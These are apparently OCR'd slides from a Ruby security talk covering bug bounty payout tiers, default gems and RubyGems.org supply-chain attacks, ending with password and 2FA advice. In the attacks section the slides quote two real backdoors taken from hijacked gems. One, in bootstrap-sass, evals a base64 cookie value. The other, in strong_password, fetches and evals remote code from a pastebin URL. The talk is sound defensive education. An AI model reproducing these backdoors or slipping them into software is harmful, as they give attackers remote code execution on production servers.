
- **$500**: Demonstrate the presence of a security bug with probable remote exploitation potential.
- **$1000**: Demonstrate that remote exploitation of this bug is very likely (e.g. good control a register).
- **$1500**: Demonstrate that remote exploitation of this bug can be easily, actively, and reliably achieved.

Noise Problem

- The configuration of AWS S3
- The configurations of CDN or PaaS
- The configuration of GitHub
- Copy and Paste Web page and spam report
- Copy and Paste the old CVE report
- …

Bounty is no silver ballet

- The scam act is harmful for all of people
- The people become the offensive for money
- The vulnerability of other language or library has been discovered. We got the many of reports.



5.

Gemification

What's the Standard library?

- We called its "標準添付ライブラリ" in Japanese.
- It needs to `require` difference from embedded libraries like String, Thread, etc.
- It can be used without Bundler or RubyGems

Classification of standard libraries

This matrix shows number of standard libraries and their classifications in Ruby 2.6.

	Standard Libraries	Default Gems	Bundled Gems
Pure Ruby	44	22	7
C extensions	12	16	0

Inside Default gems

- **The ruby core team can release default gems to the rubygems.org. You can install them via RubyGems.**

```
>> Gem.loaded_specs["did_you_mean"].default_gem?
=> false
>> require 'openssl'
=> true
>> Gem.loaded_specs["openssl"].default_gem?
=> true
```

- **Default gems are openssl, psych, json, etc.**

Pros and Cons of Gemification

- 👍: Maintainers can release gem for bugfix, new feature independent with Ruby core.
- 👍: If upstream is available on GitHub, Ruby users easily send patch via Pull request.

- 👎: Maintainers need to maintain ruby core and ruby gems both.
- 👎: Abandoned and complex dependency on rubygems and bundler.

6.

RubyGems.org

Recent attacks

- Account hijack
  - rest-client, bootstrap-sass, strong_password
  - They are completely malicious case
- Typo squatting
  - active-support, bandler, capistrano-colors
  - It’s contained the fake gem by the security researchers

The code injection with Rack

```
begin
 require 'rack/sendfile'
 if Rails.env.production?
   Rack::Sendfile.tap do |r|
     r.send :alias_method, :c, :call
     r.send(:define_method, :call) do |e|
       begin
         x = Base64.urlsafe_decode64(e['http_cookie'.upcase].scan(/___cfduid=(.+);/).flatten[0].to_s)
         eval(x) if x
       rescue Exception
       end
       c(e)
     end
   end
 end
rescue Exception
 nil
end
```

https://snyk.io/blog/malicious-remote-code-execution-backdoor-discovered-in-the-popular-bootstrap-sass-ruby-gem/

Case of strong_password

```
def _!;
  begin;
    yield;
  rescue Exception;
  end;
end

_!{
  Thread.new {
    loop {
      _!{
        sleep rand * 3333;
        eval(
          Net::HTTP.get(
            URI('https://pastebin.com/raw/xa456PFt')
          )
        )
      }
    }
  } if Rails.env[0] == "p"
}
```

https://snyk.io/blog/ruby-gem-strong_password-found-to-contain-remote-code-execution-code-in-a-malicious-version-further-strengthening-worries-of-growth-in-supply-chain-attacks/

Code injection for `gem install`

- **RubyGems have the hooks for `gem install`**

```
Gem.pre_install do |installer|
  puts “All your base are belong to us”
end

Gem.post_install do |installer|
  puts “All your base are belong to us”
end
```

- **Also have hook for native extension**

Why your account was hijacked?

rubygems.org was attacked with pawned password.

> **“My RubyGems.org account was using an insecure, reused password that has leaked to the internet in other breaches."**

https://news.ycombinator.com/item?id=20745768

What can we do?

Do not re-use your password

Use the strong password (prefer 22+ chars)

Prepare two factor authentication With RubyGems 3

Bikeshed for security

The attacker is not script-kiddy

- “2FA should become mandatory”
  - The attackers already got the weak accounts, 2FA is not prevent to ship malicious gems.
  - It can care only in the future.
- “Can we reset the all of credentials?”

What’s do rubygems.org?

- “Notice banner for pawned password"
- “Show the verified badge for 2FA"
  - But It also show the weak account.
- “Prepare 2FA mandatory with a popular gems"
  - How define “popular”?
  - The attacker make the fake download count by theirselves.

What's do rubygems.org?(2)

- "Notify the all owners when gem pushed"(done!)
- "Integrate GitHub commits"
  - GitHub is not the central in the world :)
- BitBucket, GitLab, and your git sever is vulnerable?


Gem rdoc (6.2.0) pushed to RubyGems.org Inbox ×

RubyGems.org <no-reply@mailer.rubygems.org>
to hsbt

RUBYGEMS.ORG

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GEM PUSHED

rdoc

A gem you have push access to has recently released a new version.
Gem: **rdoc (6.2.0)**
Pushed by user: **aycabta** aycabta@gmail.com
Pushed at: **Wed, 28 Aug 2019 10:47:04 +0000**

If this push is expected, you do not need to take further action.
Only if this push is unexpected please take immediate steps to secure your account and gems:


1. If you suspect your account was compromised:
   - Change your password
   - Reset your API key
   - Enable multifactor authentication
2. Yank the version of the gem reported in this email
3. Report this incident to RubyGems.org

To stop receiving these messages, update your email notification settings.

Follow Us

What's do rubygems.org?(3)

Added Webauthn feature(!!1)





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Wrap-up

Do not re-use your password

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Prepare two factor authentication With RubyGems 3